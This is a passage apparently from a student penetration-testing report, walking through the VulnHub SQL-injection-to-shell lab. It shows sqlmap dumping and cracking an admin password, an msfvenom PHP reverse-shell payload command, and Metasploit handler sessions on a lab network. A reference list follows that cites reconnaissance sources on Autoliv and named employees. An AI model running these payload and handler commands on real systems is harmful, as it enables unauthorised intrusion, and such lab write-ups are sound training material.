
```
[19:28:49] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[19:28:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:28:52] [INFO] starting 4 processes
[19:28:54] [INFO] cracked password 'P4ssw0rd' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+----+-------+-----------------------------------------------------+
| id | login | password                                            |
+----+-------+-----------------------------------------------------+
| 1  | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+----+-------+-----------------------------------------------------+

[19:29:03] [INFO] table 'photoblog.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.16
[19:29:03] [INFO] fetching columns for table 'pictures' in database 'photoblog'
[19:29:03] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[19:29:03] [INFO] fetching entries for table 'pictures' in database 'photoblog'
Database: photoblog
Table: pictures
[3 entries]
+----+-----+--------------+----------+
| id | cat | img          | title    |
+----+-----+--------------+----------+
| 1  | 2   | hacker.png   | Hacker   |
| 2  | 1   | ruby.jpg     | Ruby     |
| 3  | 1   | cthulhu.png | Cthulhu |
+----+-----+--------------+----------+

[19:29:03] [INFO] table 'photoblog.pictures' dumped to CSV file '/root/.local/share/sqlmap/output/192
[19:29:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0
[19:29:03] [WARNING] your sqlmap version is outdated

[*] ending @ 19:29:03 /2026-03-18/
```

SQL Injection Photoblog Admin Panel Access Figure 121




SQL Injection Admin Panel Reload No PHP Execution Figure 122


SQL Injection Web Shell Upload shelly3 Display Figure 123




SQL Injection Web Shell Command id Execution Output Figure 124




SQL Injection Web Shell Directory Listing ls Output Figure 125




SQL Injection Web Shell Current Directory pwd Output Figure 126




SQL Injection Web Shell Directory Path Confirmation Figure 127



SQL Injection Web Shell File Upload hacked3 Directory Creation Figure 128



SQL Injection Web Shell Directory Listing With Uploaded Files Figure 129




SQL Injection msfvenom PHP Payload Creation shelly3 Figure 130

```
┌──(root㉿kali)-[/home/thunder49]
└─# msfvenom -p php/reverse_php LHOST=192.168.0.1 LPORT=1337 R > shelly3.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2973 bytes
```

SQL Injection Photoblog Payload Execution shelly again Figure 131

SQL Injection Metasploit Framework Initialization Workspace Setup Figure 132



SQL Injection Metasploit Exploit Module Search Results Figure 133

```
msf6 > grep exploit search multi/handler
   0   exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1   exploit/android/local/janus                          2017-07-31       manual     Yes    Android Janus APK Signature bypass
   3   exploit/linux/local/bash_profile_persistence         1989-06-08       normal     No     Bash Profile Persistence
   4   exploit/linux/local/desktop_privilege_escalation     2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   7   exploit/multi/handler                                .                manual     No     Generic Payload Handler
   8   exploit/windows/mssql/mssql_linkcrawler              2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Exec
ution
   9   exploit/windows/browser/persits_xupload_traversal    2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traver
sal
   10  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence
Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence
```

SQL Injection Metasploit Multi Handler Reverse Shell Session Open Figure 134

```
msf6 exploit(multi/handler) > set LHOST 192.168.0.1
LHOST ⇒ 192.168.0.1
msf6 exploit(multi/handler) > set LPORT 1337
LPORT ⇒ 1337
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.1:1337
[*] Command shell session 1 opened (192.168.0.1:1337 → 192.168.0.5:37158) at 2026-03-22 22:24:33 +0000

[*] Command shell session 2 opened (192.168.0.1:1337 → 192.168.0.5:37159) at 2026-03-22 22:24:34 +0000
```

SQL Injection Metasploit Reverse Shell Directory Enumeration Figure 135

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.1:1337
[*] Command shell session 3 opened (192.168.0.1:1337 → 192.168.0.5:37160) at 2026-03-22 22:29:14 +0000

[*] Command shell session 4 opened (192.168.0.1:1337 → 192.168.0.5:37161) at 2026-03-22 22:29:19 +0000
ls
cthulhu.png
hacked3
hacker.png
ruby.jpg
shelly3.pHP
shelly3.pHp
ls -la
total 71
drwxrwxrwx 3 www-data www-data   100 Mar 22 21:40 .
drwxr-xr-x 4 www-data www-data    60 Sep 21  2012 ..
-rw-r--r-- 1 www-data www-data 27582 Sep 20  2012 cthulhu.png
drwxr-xr-x 2 www-data www-data    40 Mar 22 21:32 hacked3
-rw-r--r-- 1 www-data www-data 24110 Sep 20  2012 hacker.png
-rw-r--r-- 1 www-data www-data 11505 Sep 20  2012 ruby.jpg
-rw-r--r-- 1 www-data www-data  2973 Mar 22 21:40 shelly3.pHP
-rw-r--r-- 1 www-data www-data    38 Mar 22 21:27 shelly3.pHp
pwd
/var/www/admin/uploads
```

SQL Injection Metasploit File System Listing With Payload Files Figure 136

```
ls
cthulhu.png
hacked3
hacker.png
ruby.jpg
shelly3.pHP
shelly3.pHp
mkdir hacked4
mkdir hacked3
ls -la
total 71
drwxrwxrwx 4 www-data www-data   120 Mar 22 22:31 .
drwxr-xr-x 4 www-data www-data    60 Sep 21  2012 ..
-rw-r--r-- 1 www-data www-data 27582 Sep 20  2012 cthulhu.png
drwxr-xr-x 2 www-data www-data    40 Mar 22 21:32 hacked3
drwxr-xr-x 2 www-data www-data    40 Mar 22 22:31 hacked4
-rw-r--r-- 1 www-data www-data 24110 Sep 20  2012 hacker.png
-rw-r--r-- 1 www-data www-data 11505 Sep 20  2012 ruby.jpg
-rw-r--r-- 1 www-data www-data  2973 Mar 22 21:40 shelly3.pHP
-rw-r--r-- 1 www-data www-data    38 Mar 22 21:27 shelly3.pHp
```

References

Autoliv. (n.d.). Autoliv corporate website. https://www.autoliv.com

Autoliv. (n.d.). Board of directors. https://www.autoliv.com/company/governance/board-directors

Autoliv. (n.d.). Careers at Autoliv. https://career.autoliv.com

Autoliv. (n.d.). Career portal login. https://career.autoliv.com/connect/login

Autoliv. (n.d.). Cookie policy. https://career.autoliv.com/cookie-policy

Autoliv. (n.d.). Corporate governance. https://www.autoliv.com/company/governance

Autoliv. (n.d.). Locations. https://career.autoliv.com/locations

Autoliv. (n.d.). Press releases. https://www.autoliv.com/media_press-releases

Autoliv. (2024). *Autoliv annual sustainability report and Form 10-K*. https://www.autoliv.com/sites/autoliv/files/2025-02/Autoliv_Annual_Sustainability_Report_10K_F_2024.pdf

Autoliv. (2025). *Financial report: July–September 2025*. https://www.autoliv.com/reports-presentations/financial-report-july-september-2025

Autoliv. (2026). Autoliv announces departure of chief financial officer. https://www.autoliv.com/press/autoliv-announces-departure-chief-financial-officer-2343558

Bratt, M. (n.d.). *Mikael Bratt* [LinkedIn profile]. LinkedIn. https://www.linkedin.com/in/mikael-bratt-637b55228/

BuiltWith. (n.d.). Technology profile for autoliv.com. https://builtwith.com/autoliv.com

Carlson, J. (n.d.). *Jan Carlson* [LinkedIn profile]. LinkedIn. https://www.linkedin.com/in/jan-carlson-12b69826/

Craft.co. (n.d.). Autoliv executive team. https://craft.co/autoliv

Crunchbase. (n.d.). Autoliv company profile. https://www.crunchbase.com/organization/autoliv

DNSDumpster. (n.d.). DNS reconnaissance results for autoliv.com. https://dnsdumpster.com

Facebook. (n.d.). Autoliv [Facebook page]. https://www.facebook.com/AutolivInc

Greenbone Networks. (n.d.). Greenbone vulnerability management documentation. https://docs.greenbone.net

Hunter.io. (n.d.). Domain search results for autoliv.com. https://hunter.io

Kali Linux. (n.d.). *dnsenum*. https://www.kali.org/tools/dnsenum/

Kali Linux. (n.d.). *Kali Linux penetration testing platform*. https://www.kali.org

Kali Linux. (n.d.). *SpiderFoot*. https://www.kali.org/tools/spiderfoot/

Kali Linux. (n.d.). *theHarvester*. https://www.kali.org/tools/theharvester/

LinkedIn. (n.d.). Autoliv [Company profile]. https://www.linkedin.com/company/autoliv/

Metasploit. (n.d.). Metasploit documentation. https://docs.metasploit.com

MXToolbox. (n.d.). MX lookup for autoliv.com. https://mxtoolbox.com

Nadonga, J. (n.d.). *Jeson Nadonga* [Facebook profile]. Facebook. https://www.facebook.com/jesonnadonga

Nadonga, J. (n.d.). *Jeson Nadonga* [LinkedIn profile]. LinkedIn. https://www.linkedin.com/in/jeson-nadonga-80119bab6/

Nikto Project. (n.d.). Nikto web server scanner. https://cirt.net/Nikto2

Nmap Project. (n.d.). Nmap download. https://nmap.org/download#windows

Nmap Project. (n.d.). Nmap reference guide. https://nmap.org/book/man.html

Nmap Project. (n.d.). Nmap scripting engine vulnerability categories. https://nmap.org/nsedoc/categories/vuln.html

OWASP Foundation. (n.d.). *OWASP SQL injection*. https://owasp.org/www-community/attacks/SQL_Injection

OWASP Foundation. (n.d.). OWASP ZAP: Zed attack proxy project. https://www.zaproxy.org

OWASP Foundation. (n.d.). OWASP ZAP documentation. https://www.zaproxy.org/docs

PostgreSQL Global Development Group. (n.d.). PostgreSQL documentation. https://www.postgresql.org/docs

Rapid7. (n.d.). Metasploit framework documentation. https://docs.rapid7.com/metasploit

Rapid7. (n.d.). Metasploit web application scanning WMAP. https://docs.metasploit.com/docs/pentesting/metasploit-guide-wmap.html

sqlmap Project. (n.d.). *sqlmap automatic SQL injection tool*. https://sqlmap.org

Securities and Exchange Commission. (2007). Press release: Autoliv Inc. https://www.sec.gov/Archives/edgar/data/1034670/000103467007000042/pressreleasecarlson.htm

Securities and Exchange Commission. (2015). Autoliv Inc. Form 8-K. https://www.sec.gov/Archives/edgar/data/1034670/000119312515407851/d32830dex991.htm

StationX. (n.d.). Metasploit cheat sheet. https://www.stationx.net/metasploit-cheat-sheet/

StationX. (n.d.). Nmap cheat sheet. https://www.stationx.net/nmap-cheat-sheet/

Tenable. (n.d.). Tenable Nessus for education. https://www.tenable.com/tenable-nessus-for-education

The Apache Software Foundation. (n.d.). Apache HTTP server documentation. https://httpd.apache.org/docs

The MITRE Corporation. (n.d.). CVE-2007-2447: Samba vulnerability. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2447

The MITRE Corporation. (n.d.). CVE-2008-4250: Microsoft vulnerability. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

The MITRE Corporation. (n.d.). CVE-2011-2523: VSFTPD vulnerability. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

The PHP Group. (n.d.). PHP manual. https://www.php.net/docs.php

Top Class Actions. (n.d.). Autoliv Inc. settlement. https://topclassactions.com/lawsuit-settlements/lawsuit-news/autoliv-inc-agrees-65m-settlement-auto-parts-price-fixing-mdl/

Oracle. (n.d.). *Oracle VM VirtualBox*. https://www.virtualbox.org/

VulnHub. (n.d.). *SQL injection to shell virtual machine*. https://www.vulnhub.com/

Zyxware Technologies. (n.d.). Fortune 500 companies list. https://www.zyxware.com/articles/4344/list-of-fortune-500-companies-and-their-websites